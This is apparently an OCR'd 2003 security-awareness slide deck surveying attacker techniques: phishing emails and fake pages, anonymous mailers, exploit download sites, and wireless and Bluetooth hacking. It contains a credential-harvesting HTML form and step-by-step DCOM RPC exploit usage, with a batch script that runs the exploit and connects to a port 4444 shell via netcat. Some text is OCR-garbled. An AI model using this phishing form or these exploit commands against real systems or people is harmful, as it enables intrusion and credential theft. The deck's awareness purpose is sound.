# **Script Kiddies IV**

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## A quick word on Social Engineering



FREMIUM FREWALL/VEN AFFLIANCES

## InfoSecurity Europe 2003 Survey

- Workers were asked a series of questions which included: What is your password? Three in four (75 per cent) of people immediately gave their password.
- If they initially refused they were asked which category their password fell into and then asked a further question to find out the password.
- A further 15 percent were then prepared to give over their passwords, after the most rudimentary of social engineering tricks were applied.
- One interviewee said, "I am the CEO, I will not give you my password it could compromise my company's information".
- A good start, but then the company boss blew it. He later said that his password was his daughter's name.
- What is your daughters name the interviewer cheekily asked He replied without thinking: "Tasmin".



### The SwiftPay Email Scheme

User <u>avanta@gmx.net</u> just send \$974.50 USD with E-mail to you:

SwiftPay User-ID: avanta@gmx.net (MHT Warehouse) Transaction#: 0053148 Date: 21-07-2003 Comments: We are refunding your money with swiftpay because our merchant is currently off-line, please excuse us for the delay

If you are not registred with SwiftPay.com please follow the link bellow:

http://www.swiftspay.com/signup/index.php

Once you register, the money will appear in your SwiftPay's account balance in your overview page. You can withraw the outstanding balance to your credit or debt card's bank account which you added during the registration process.

SwiftPay`s intuitive interface makes sending and receiving money over the web as easy as one two three. Simply logon at SwiftPay.com and select which Swiftpay service you wish to avail of, whether it's to fund your account, send money to friends family or businesses, request money or check your account details. With everything you need available at the click of a mouse, paying with SwiftPay couldn't be easier. Don't forget, we value our commitment to Customer Service at SwiftPay – should you have any queries, please don't hesitate to contact us and we'll do our best to answer your query as soon as possible.
With Regards,

SwiftPay Account Managers



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Done									Internet	

#### Hmmmm See Anything Wrong.....

Domain name: SWIFTSPAY.COM

Administrative Contact: Clifton, Nicholas avanta@gmx.net 12 lime avenue derby, derbyshire DE21 4GD UK +44.7901626136 Technical Contact: Technical, Host Europe webmaster@hosteurope.com Portland Street Beeston Nottingham, Nottinghamshire NG9 2LP UK +44 115 9170000 Fax: +44 115 8770213

Registration Service Provider: Host Europe PLC, helpdesk@hosteurope.com +44 115 917 0000 http://www.hosteurope.com/ This company may be contacted for domain login/passwords, DNS/Nameserver changes, and general domain support questions.

Registrar of Record: TUCOWS, INC. Record last updated on 21-Jul-2003. Record expires on 17-Jul-2005. Record Created on 17-Jul-2003.



Swiftpay - Microsoft Internet Explorer provided by Comcast High-Speed Internet		
File Edit View Favorites Tools Help	k l	<b>R</b>
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Address 🗃 http://www.swiftpay.com/signup.cfm	🔽 🄁 Go 🕴 Lin	nks »
THE BEST WAY TO PAY ONLINE		^
home log in sign up help		
about us benefits how it works for business contact us Members Log In		
In Business? How about a Swiftpay Business e-mail Account? Click Here!		
Please fill in the form below and click on the confirm		
button. All information will be kept confidential. For further details on our privacy policies, please read		
our Privacy Statement. log In Forgot Password		
I may already have a Swiftpay account		Ξ
First name:		
Address: And start sending and		
City: immediately.		
State: Select State V		
Zip:		
Country: USA 🗸		
Currency *: US Dollars		
Phone:		
Your Email address must be used as your Swiftpay Login		
Email/Login:		
Confirm Email/Login :		
Password:		
Confirm		~
E Password ·	🥏 Internet	

#### The Real Website DNS Record

```
Swiftpay International
  3/4 Anglesea Buildings
  Dun Laoire, Co. Dublin n/a
  IE
  Domain Name: SWIFTPAY.COM
  Administrative Contact:
        Jim Martin jim@swiftpay.com
        Swiftpav International
        3-4 Anglesea Buildings
        Dun Laoire, Co. Dublin n/a
        IE
        Phone: +353 1 280 9550
        Fax: +353 1 280 9572
  Technical Contact:
        Jim Martin jim@swiftpay.com
        Swiftpay International
        3-4 Anglesea Buildings
        Dun Laoire, Co. Dublin n/a
        TE
        Phone: +353 1 280 9550
        Fax: +353 1 280 9572
  Record updated on 2002-11-29 14:03:13
  Record created on 1998-05-12
  Record expires on 2004-05-11
  Database last updated on 2003-10-23 22:52:26 EST
  Domain servers in listed order:
```

NS.MOHAWKISP.NET	66.212.224.241
NS2.MOHAWKISP.NET	66.212.224.242



### **Ebay Email Scams**

#### The World's Online Narisettolace<sup>TM</sup> Recently we attempted to authorize payment from your credit card we have on file for you, but it was dealined. For security purposes, our system automatically removes credit card information from an account when there is a problem or the card expires. Please resubmit the credit card, and provide us with new and complete information. To resubmit credit card information via our secure: server, click the following link: http://cgi3.ebay.com/aw-cgi/eBayISAPI.dll?SignIn This is the quickest and easiest method of getting credit card information to us. Using the secure server will ensure that the credit card will be placed on account within 24 hours. Copyright 1995-2003 Ebay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective

My eBay		🕐 <u>Need Help</u>
New to eBay?	or	Already an eBay user?
lf you want to sign in, you'll need to register first.		Your sign-in information is not valid. Please try again.
Registration is fast and free.		View all your bidding and selling activities in one location.
rregionance io lost and ired.		eBlay User ID
Register >		You can also use your registered email.
		Password
		Forget your password?
		Sign In >
		Keep me signed in on this computer unless I sign out.
		Account protection tips   Secure sign in (SSL)



#### **Do Your Part to Stop The Madness**



I am concerned that hours after I reported this to swiftpay the website is still up and harvesting unsuspecting users credit card numbers

Paul A. Henry MCP+I, MCSE, CFSA, CFSO, CCSA, CCSE, CISM, CISSP, CISA

\*\*\* END PGP VERIFIED MESSAGE \*\*\*



# On with the show....



#### Anonymous e-mail tools...

🐃 Anonymous E-Mail Sender v1.0 by How 🔳 🗖 🔀	🛐 Shadow Ma
SMTP server:	File Edit Help
User Name:	
From Address :	
From Name:	F
To Address:	
Subject :	
Send Message	
Anonymous mail by Howitzer comments on : faction@freemail.com.mk	
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			FROM NAME:				
			SUBJECT:				
			X-MAILER:				
			DATE:				_
			REPLY TO:     MAIL SERVER:				-
			CC:				-
			ATTACHMENT:				Browse
		_	Custom Header 1				
			Custom H	eader:			
			Custom Header	Value:			
					Connect and Send!!		
							<u>, -</u>



#### Email Address Harvesting





#### Fake AOL Web Page


New Page 5 - Microsoft Internet Explorer provided by Comcast High-Speed Internet	
File Edit View Favorites Tools Help	A*
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Submit your information to receive one month of FREE Internet Access. Thankyou AOL Staff.	
Screen Name:	
Password:	
Confirm Password:	
☑ For Rapid Respond, Check this.	
	R
Log-in	
AMERICA ONLINE, INC.	
Online Safety: AOL shows parents and kids what Safe Surfin' is all about.	
Parental Controls: AOL gives you online screening software for you and your kids (AOL Keyword: Parental Controls).	
AOL's Worldwide Services: Special versions of AOL for residents of Canada, Germany, France,	
<u>United Kingdom, Sweden, Japan, Australia</u> , and <u>Hong Kong</u> . <u>Privacy Protection:</u> AOL, Inc. provides privacy protection for visitors to the AOL.COM Web site and	
associated services.	
AOL's Year 2000 Program: Find out about the steps AOL is taking to address this issue.	_
AOL COM AOL Web My Shopping Community Download AOL 5.0	
AOL   Web   My   Shopping   Community   Download AOL 5.0	
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#### HTML to Harvest AOL Information

```
<form action="http://3633527334/cgi-sys/formmail.pl"
method="POST">
 <input type="hidden" name="recipient"
  value="bencross@angelfire.com,bencross@123india.com,sun
  bow11@yahoo.com"><input
type="hidden" name="redirect"
  value="http://www.aol.com/aim/"><input type="hidden"
name="subject" value="You Got 1!"><font
  size="2"><DIVALIGN="CENTER">
 <div align="center"><center>
  width="55">
<TBODY>
  <TBODY>
```





- Miscellaneous Documents
- Lets Get Brutal!

Internet

America Unline File Edit Window Sign Off Read Write Mail Center	自 )。 よん、 Print My Files My AO		nels People Quo	tes Perks Weat	ther	_ ⊡ × Go Keyword
➢ >Instant Message From: Travis4523: hey r u dara cuosin Travis4523: hello r u the	s stepmom if so this is her	■ lion from: Chas2			-u× ×	Buddies Online      Buddies (0/0)      Family (0/0)      Co-Workers (0/0)      Friends (0/0)
Respond Reminder: A0 password or bi	Server 1     Response       Server 2     Response       Server 3     Server's w       Server 4     Response       Server 5     Connecte       Server 6     Server's w       Server 7     Response       Server 8     Response       Server 9     Response       Server 10     Response       Server 11     Response       Server 12     Response       Server 13     Response       Server 14     Server's w       Server 15     Server's w       Server 16     Response       Server 17     Server's w       Server 18     Response       Server 19     Response	iguration Options DNS Looku to Sender Info: 250 2.1.0 < to Sender Info: 550 5.0.0 Comma elecome: 554 tot-te.proxy.aol.com to Req. to send data: 354 Enter r d. Saying hello to mx1.mail.yahoo elecome: 220 tot-tf.proxy.aol.com to Sender Info: 550 5.0.0 Comma to Sender Info: 550 5.0.0 Comma	Sende Sende SMTP Sendmail 8.10.0/8.10 nail, end with ''.'' on a line by i .com SMTP Sendmail 8.10.0/8.10. Ind rejected Ind rejected Ind rejected Ind rejected Ind rejected SMTP Sendmail 8.10.0/8.10 Hello 98A6C8F1.ipt.aol.com [1 nd rejected] ESMTP Sendmail 8.10.0/8.10 Ind rejected] Ind rejected Ind rejected Ind rejected	Jtilities Delivery Mode er ok II (.0; tself II 0; 52.166.200.241], pleas		Locate Keyword: BuddyView
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#### Spammers Photos From Her PC





Better get a brillo pad Rodona. It's going to take a lot of scrubbing to make you come clean.










#### **Spammers Gone Wild Collection**







#### Hacker Vs Spammer

- Over 100 MB of data downloaded
- Database of 280,000 email addresses
- Information posted to the web by the hacker:
  - All evidence of the spammers illegal activities
  - Explicit personal dirty letters (oh my)
  - Explicit personal pictures (yes some nudes)
  - All personal information on the spammer
    - All business records
    - Residence addresses of all business associates
    - Social Security number of all business associates
    - Telephone numbers of all business associates



#### My email address was in the list!

📕 M-ANTIO4 - Notepad	
File Edit Format View Help	
contactus@kcircle.com	
contemplateur@videotron.ca	
content@neo.rr.com	
content@netscape.com	
content_rating@prodigy.net	
onter.olivier@wanadoo.fr	
ontessa369@hotmail.com ontest@aol.com	
contestcen@aol.com contik@hotmail.com	
continue@phish.nether.net continuum@mindspring.com	
continuum@spam-jelly.mindspring.com	
continuum@starplace.com	
contracer@hotmail.com	
contractori@my-dejanews.com	
contractor remy-de janetas.com	
contrapuntal@my-dejanews.com	
contrapuntal@usa.net	
contrapuntal@yahoo.com	
contrarian@ukgateway.net	
contributors@hotmail.com	
control@hotmail.com	
control@modellbahnverwaltung.de	
control@the-csm.freeserve.co.uk	
controlisanillusion@juno.com	
controlp@erols.com	
controls@mediaone.net	
contuamor@a001.sprintmail.com	
contuamor@pop.a001.sprintmail.com	
contuamor@sprintmail.com	
onvergencesf@earthlink.net	
converses6@aol.com	
converse@indra.com	
conversions@hotmail.com convesso@tin.it	
convidat@upvnet.upv.es conway@inimage.com	
conway@pjm.com	
convay@pjm.com conyx@email.com	
onjzedevni, com	
coolyte.net	
overy center	



#### Back at ya, Spammer!

SPAM Punisher 1.4B				
Tutorial About Help	BioSolutions Software Website Donationware Policy			
Source message	Results			
Open Clear text				
Return-Path: <lrose@mcgcva.com>         Received: from mx.nas-smoothtransition.com ([66.95.15]         by rwcrgwc56.attbi.com         (InterMail vM.4.01.03.37 201-229-121-137-2002(         id &lt;20030205103240.LWKJ13574.rwcrgwc56.at</lrose@mcgcva.com>	141.153.191.125 (IP Address) Multiple entries exist for the IP address 141.153.191.1 Verizon Internet Services VIS-141-149 (NET-141-149 141.149.0.0 - 141.158.255.255 Verizon Internet Services VZ-DSLDIAL-MDSNNJ-121 141.153.128.0 - 141.153.255.2! # ARIN WHOIS database, last updated 2003-02-10 : # Enter ? for additional hints on searching ARIN's WH			
Check this IP	Send complaint			



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Address	🛃 http://astalavi:	sta10.box.sk/cgi	-bin/robot?srch	aggressor=						▼ GO	express search			∂Go
Box net	twork: <u>Astalavis</u>	<u>sta</u> . <u>NewOrde</u>	r. <u>Mp3 box</u> .	. <u>Mobile</u> . <u>Code</u> .	<u>DVD</u> . Eye	. <u>Gamegur</u>	<u>ru</u> . <u>Thrax</u> .	<u>Black box</u> .	. <u>Linux bo</u>	)X <u>discussi</u>	ons <u>Top site</u>	s		-
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				DoS generator				search						
	e or more wor urity and linux.	<b>ds</b> to search f	ör. If you war	nt to specify mor	e than one v	word, use a	a space as	a separator	. Example	e : securit	y <i>linux</i> for a	all topics de	ealing wit	h
<ul> <li>Attack</li> </ul>	// <mark>neworder.bo</mark> : utils aggressor - :e variants (2615	- a windows 9		<u>o</u> oit generator whi	ch can emu	late spoofe	ed attacks a	and other sy	ystem tes	sting tools	like Boink	, Smurf, Lar	nd and	
	//packetstorm.s sor: Exploit Ger			urf3 / Land / Suffe	er / Boink / :	Spoofed O(	OB / Neste	a / Packet I	Builder (T	CP) and F	PortScan. F	or Window	s 95/98.	
	// <b>www.cracks</b> . sor Exploit Gen		<u>html</u>											
4. http:	//servisco.net/a	a nage 4.htr	n											


Aggressor Exploit Generator 0.85

5.: http://216.15.182.227/dabest/a1.htm • Aggressor Exploit Generator v0.85 4Kb

words aggressor found on 5 pages from 1384 in database

A 18

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#### Updating

e

Fantastic member section .... It is for me always fun to surf

Vulnerabilities DB         Categories:       add a vulnerability         • Vulnerabilities       add a vulnerability         3COM (5)       Adobe (5)       AOL (15)       Apache (25)         Av Applications (12)       BBS and Forums (59)       BSD (18)       Chatavstems (16)         Coldfusion (2)       Compact (4)       Data-Backup/Recovery (2)       E-commerceE-shop Systems (13)         Coldfusion (2)       Compact (4)       Data-Backup/Recovery (2)       E-commerceE-shop Systems (13)         External Exploits Archives (3)       Games (6)       hotmail& vahoo (5)       HP (5)         IRC (17)       IRX (2)       JSP (9)       Initel (3)         Idcrease (18)       Miscellaneous Error       Maicous Code-Appl and Maisery (80)         Miscellaneous Error       Miscellaneous Browsers (9)       Miscellaneous Firewalls (19)         Miscellaneous Roters (15)       Miscellaneous Roters (15)       Miscellaneous Web Stervers (15)       Miscellaneous Web Stervers (16)         Miscellaneous Web Servers (15)       Netsol.com/veriSign (4)       Novell Netware (20)       OpenSSH (14)         Obera (10)       Oracle (28)       Patam and Hadnetids (2)       PCP GP (10)         PHP (58)       Realnetworks (3)       Sendmail (4)       Solaris (17)         Webapplications (7)       Unix (		Desktop\ASTALAVISTA_NET Vulnerabilities	DB.htm	✓ ✓ Go Logged in as All ✓ Search S DB Archives
AV Applications (12)BBS and Forums (59)BSD (18)Chatsystems (16)checkpoint (8)Cisco (62)Citrix (4)CM Systems (6)ColdFusion (2)Compag (4)Data- Backup/Recovery (2)E-commerce/E-Shop Systems (13)External Exploits Archives (3)Games (6)hotmail & yahoo (5)HP (5)HP-UX (3)IBM (16)ICQ (7)Intel (3)IRC (17)IRX (2)JSP (9)Linux Distributions (31)Lotus (14)Macromedia (12)Mac OS (4)Malicious Code-Appl and Mailserv (80)Miscellaneous FTP Servers/Client (42)Miscellaneous (518)Miscellaneous Routers (15)Miscellaneous Firewalls (19)Miscellaneous Web Servers (151)Mobile Malicious Code (11)MySQL/MSSQL (12)Netscape (4)Netsol.com/veriSign (4)Novell Netware (20)OpenSH (14)Opera (10)Oracle (28)Palm and Handhelds (2)PGP GPG (10)PHP (58)Realnetworks (3)Sendmail (4)Solaris (17)Sun (17)Symantec (8)TrendMicro (1)Unix (16)	/ulnerabilities DB		Search	add a vulnerability
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	Mail Bombers	38			~
	This Programs send lots of e-mails t	o the victim. Some anonymously, others not.			-
amazon.com.	Mirc	68			
14 BA	Mirc sripts and general IRC tools.				
100 Incident	Multi-Task	16			
Only \$25.06!	Each of these programs does multipl include a port scanner.	e things. For example, a program can make some Dos atacks, and			
(Prices May Change)	Needed Files	68			
Privacy Information	Dll's and ocx files needed by other p	programs to run.			
	Nt Hacking	28			
Poll of the Week	Programs used to hack NT systems.				
Do you think Kevin	Nukers	46			
Mitnick will be into hacking again?	OOB nukers, multi-port nukers, etc.	This tools crash computers and networks.			
Yes	Other Tools	61			
O No	Other programs not included in any o	of the other sections. Pagers, hex editors, etc.			
Who is kevin?	Patches	8			
VOTE	Some files to protect your sytem aga	inst diferent exploits or attacks.			
	Phreaking	51			
	War dialers, tone dialers, multifreque	ency dialers, cellular phones related stuff, etc.			
	Scanners	100			
		nputers for open ports, known exploits, CGI scripts, and other comming connections, block ports, and much more.			
	Sniffers	9			
	These tools let you monitorice and a be used to detect bugs or making an	nalize all the traffic that goes throught and ethernet card. They can attack plan.			
	Source Code	32			
	Source code of different tools.				
	Spoofers	12			
	Programs that let you hide or change programs, unix tools are much more	e you real ip, identd on ftp and irc sessions etc. As for Dos effective.			
	Trojan Cleaners	16			
	Utilities to keep your system clean fr	om trojans.			
	Trojans	467			
	Tools that give you remote control of	computers, usually with a client-server architecture.			
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🥝 Internet

Wordlists

Wordlists to use with password crackers.

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#### Scripted RPC Root Exploit

REEMIUM REEWALL/VEN ARRUANCES

There are 2 dcom Win32 ported versions available: Ben Lauziere blauziere@alern.org http://illmob.org/rpc/DComExpl\_UnixWin32.zip "exceed" exceed@microsoftsucks.org http://illmob.org/rpc/dcom-win32.zip

for my example ill be using ben's version cuz it doesnt use a cygwin.dll how to use the Dcom32.exe ported for win32 boxes:

c:\> dcom32.exe <0S ver. & service pack> <Victim IP> (ex. C:\> dcom32.exe 2 192.168.0.2) if all goes well you should get a shell on port 4444 to connect to, fire up netcat

c:> nc -vvv VicIP Port (ex. c:\>nc 192.168.0.2 4444 JackedXP [192.168.0.2] 4444 open Microsoft Windows XP [Version 5.1.2600] C:\WINDOWS\system32>)


BAM!!! You got a command prompt access to the victim box!!

easy kiddie bat for dcom32 from morning\_wood

<snip rocx.bat> @echo on @echo easy kiddi .bat by morning\_wood@exploitlabs.com @echo useage is "target remote-ip" @echo target is 1-6 where @echo - 0 Windows 2000 SP0 (english) @echo - 1 Windows 2000 SP1 (english) @echo - 2 Windows 2000 SP2 (english) @echo - 3 Windows 2000 SP3 (english) @echo - 4 Windows 2000 SP4 (english) @echo - 5 Windows XP SP0 (english) @echo - 6 Windows XP SP1 (english) pause dcom32 %1 %2 nc -vvv %2 4444 </snip>



Network Stumbler - [Singapore ]	Master]						_ 8	x
🚺 File Edit View Options Windov	v Help						_ 8	×
🗅 🗳 🖬 🕨 🇞 🏥	🔳 🔍 🔍 💡							
🕀 🎌 Channels	MAC	SSID	Name	Ch	Vendor	Ту	W	
🗄 🛥 SSIDs	00409659C0B4	SMU		11	Cisco			
±=4 007	00022D1F6A		ORINOCO	1	Agere			
i⊒…= <b>4</b> = 029b0a	00022D21E7	Eddy Home Airport		10	Aqere		Yes	
i = 064ab8	00045AE83A		Prism I	6	Linksys	AP		
	0040964369A5	burung		11	Cisco	AP	Yes	
	00045ACC43	linksys		6	Linksys	AP		
⊕ <b>4</b> = 1f6ac6	00022D21E5	Airport		10	Agere	AP		
	00601D226497	226497		1	Agere	AP	Yes	
	00034714781A	STPL_WLAN		10		AP	Yes	
	00409649D2	StarHub		11	Cisco	AP		
ia — 216d31 ia — 4 226497	00022D0505	WaveLAN Network		3	Agere	AP		
	0002A56F0990	WLAN		10		AP		
terational admin	00022D062C	cpqcorpnet	AP-1000_0	1	Agere	AP		
	00022D0506	WaveLAN Network	WavePointll	3	Agere	AP		
⊡# ADSL_STEVEN	004096490AA8	GSBASIA		11	Cisco	AP		
ia a Airport	004096490260	GSBASIA		11	Cisco	AP		
ia ia Any	00409635C3C8	GSBASIA		11	Cisco	AP		
⊕      ⊕ Apple Network 07c76	00045A0F2C	linksys		6	Linksys	AP		
⊡ <b>4</b> ⊨ burung	00409635C0	GSBASIA		11	Cisco	AP		
🕀 🛥 con-wlan	00409642C0E2	GSBASIA		11	Cisco	AP		
🗄 🚢 cpqcorpnet	004096437C20	GSBASIA		11	Cisco	AP		
🗄 📥 cyberarts studio netw	00E00304C209	Nokia WLAN		10	Nokia	AP		
i≘⊶de CYMR	000124F0DE	default	Client	6		AP		
	0060B36F0B	engindo		7	Z-Com	AP		
🗄 🛥 Dex Image	0060B36F0A	mandarin		3	Z-Com	AP		
	0060B36F0F	-		8	Z-Com	AP		
🗉 🛥 Eddy Home Airport	00022D1CFD	Elibrary		3	Agere	AP		
	004096365F82	tsunami		6	Cisco	AP		•
	·							
Ready	🦘 No wireless card	found 🛛 🖊	🔥 GPS: Timed out			1	4 / 114	+



🔮 Internet

**e** 

#### New tools — WLAN hacking made easy

🏘 SMAC 1.1 [WBEM On]						
File Ab	out		13			
ID	Active	Spoofed	Network Adapter		IP Address	Active MAC
0001	Yes	No	Realtek RTL8139 Far	mily PCI	172.16.16.49	00-08-02-7C-02-2B
_						
She	ow Only Ad	ctive Netwo	rk Adapters			
New S	poofed MA				Update MAC	Refresh
	-	-  -		×	Remove MAC	Exit
Spoofe	d MAC Ad	ldress				
						TNC
Active MAC Address KLC CONSULTING, INC www.klcconsulting.net/smac						
00-08	3-02-7C-0	02-2B				
Disclaimer: Use this program at your own risk. We are not responsible for any damage that might occur to your system. This						
program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.						



#### 802.11X Management Frames

IEEE 802.2 Logical Link Control (LLC)				OSI Layer 2
IEEE 802.11 Media Access Control (MAC)			МАС	(Data Link)
Frequency Hopping Spread Spectrum PHY	Direct Sequence Spread Spectrum PHY	Infared PHY	РНУ	OSI Layer 1 (Physical)



### The beauty is in the simplicity.....

- Listen for any 802.11x packet and get MAC address pair.
- Create disassociation datagram using MAC address pair and transmit.
- Repeat.....

#### Coming to an AP near you very soon!



### Wireless Hacking Evolves

#### War Nibbling


#### - Hacking Bluetooth Devices

- Make long distance calls for free
- Steal address books
- Steal stored messages
- DoS the device
- Sniff data
- Windows supports Bluetooth (Oh My)



#### War Nibbling – Bluetooth Tools

Bluetooth Scanner O. File Record Scan	1 (Scanning) Mon Jul 14 15:50:34 200
Devices HV Address 00:80:98:00:1E:41	Last Seen 2006-09-13 07:29:31 [2003-07-13 21:42:51] rBevice Name
00:80:98:02:1E:41	lawe device Version 1.1 disco
	ClassFeatures phone
	<pre></pre>





## Sniffing Wireless is Old School

- Sniffing Wireless did not begin with 802.X
- Hackers were building hardware to allow them to listen in on Pagers back in the late 1980's
- The very same protocols used then are still in wide use today
- New devices like the wireless BlackBerry are simply making the use of these Old School hacking techniques more popular again
- Many users do not realize that their email and chat on their wireless device may be in the clear for inquiring minds to see....





#### About that BlackBerry.....

ERMES			
File Edit Inte	erface Options Display	Monitor Character Set Help	
		! 🚯 🔳 \varTheta 🖉 🚳	
Address	Time/Date	Function Bit Rate Message	
7654321 1234567 7654321 1234567	14:13:33 17/08/0 15:14:40 18/08/0 14:13:33 19/08/0 15:14:40 20/08/0 14:13:33 19/08/0 15:14:40 20/08/0	0 2 POCSAG 512 Please call ASAP 0 4 B FLEX 1600 0845-123456 0 2 C FLEX 6400 Please call ASAP 0 1 ERMES 6250 0845-123456	
<			>
Address	Time/Date	Function Bit Rate Filter Message	
<			>





## Chat programs gaining popularity


Aim Spy v3.0 Adder Note: Versions below 4.7 will not Work with Aim 4.8 and up Version Of Aim : Screen Name : Encrypted Password			SN Bomber	
	File R	Run Help	12	
